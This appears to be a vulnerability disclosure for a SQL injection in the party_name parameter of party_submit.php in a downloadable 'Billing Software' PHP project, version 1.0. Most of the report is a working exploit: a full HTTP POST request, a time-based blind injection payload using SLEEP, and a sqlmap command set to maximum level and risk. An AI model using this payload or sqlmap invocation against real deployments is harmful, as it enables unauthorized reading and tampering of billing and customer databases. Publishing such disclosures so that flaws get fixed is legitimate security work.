# BILLING SOFTWARE SQL injection vulnerability

Vulnerability Description: BILLING SOFTWARE SQL injection vulnerability


Manufacturer Information: www.kashipara.com/


Affected Version: 1.0

Environment:

Download Source Code:

https://www.kashipara.com/project/download/project2/user/2023/202310/kashipara.com\_billing-software-zip.zip




Code Analysis:   
 Inadequate validation and filtering of the party\_name parameter allows attackers to construct malicious requests ，

POC：

|  |
| --- |
| POST /billing/party\_submit.php HTTP/1.1  Host: localhost  Content-Length: 146  Cache-Control: max-age=0  sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="98"  sec-ch-ua-mobile: ?0  sec-ch-ua-platform: "Windows"  Upgrade-Insecure-Requests: 1  Origin: http://localhost  Content-Type: application/x-www-form-urlencoded  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  Sec-Fetch-Site: same-origin  Sec-Fetch-Mode: navigate  Sec-Fetch-User: ?1  Sec-Fetch-Dest: document  Referer: http://localhost/billing/party\_details.php  Accept-Encoding: gzip, deflate  Accept-Language: zh-CN,zh;q=0.9  Cookie: USER\_NAME\_COOKIE=admin; SID\_1=aa141d36; mailpoet\_page\_view=%7B%22timestamp%22%3A1694409700%7D; mailpoet\_subscriber=%7B%22subscriber\_id%22%3A2%7D; \_ga=GA1.1.324136046.1702458922; Hm\_lvt\_6a3c7d9bb52a48ffadde32007d2a259e=1702459185; \_pk\_id.1.1fff=4343a030b8a53617.1702459185.; PHPSESSID=vcssfak4odk78ee70p6p0ee04m  Connection: close  party\_name=aa&contact=1212312421&gstn\_no=123131231123&pan\_no=aqaq&cin\_no=13131&party\_address=aa&bank\_details=aaa&entry\_date=09-01-2024&submit=Save |
|  |

Sqlmap：



Payload: party\_name=aa'+(SELECT 0x4c695854 WHERE 1746=1746 AND (SELECT 7973 FROM (SELECT(SLEEP(5)))nRCE))+'&contact=1212312421&gstn\_no=123131231123&pan\_no=aqaq&cin\_no=13131&party\_address=aa&bank\_details=aaa&entry\_date=09-01-2024&submit=Savepython

python sqlmap.py -r 1.txt --level 5 --risk 3 --dbms=mysql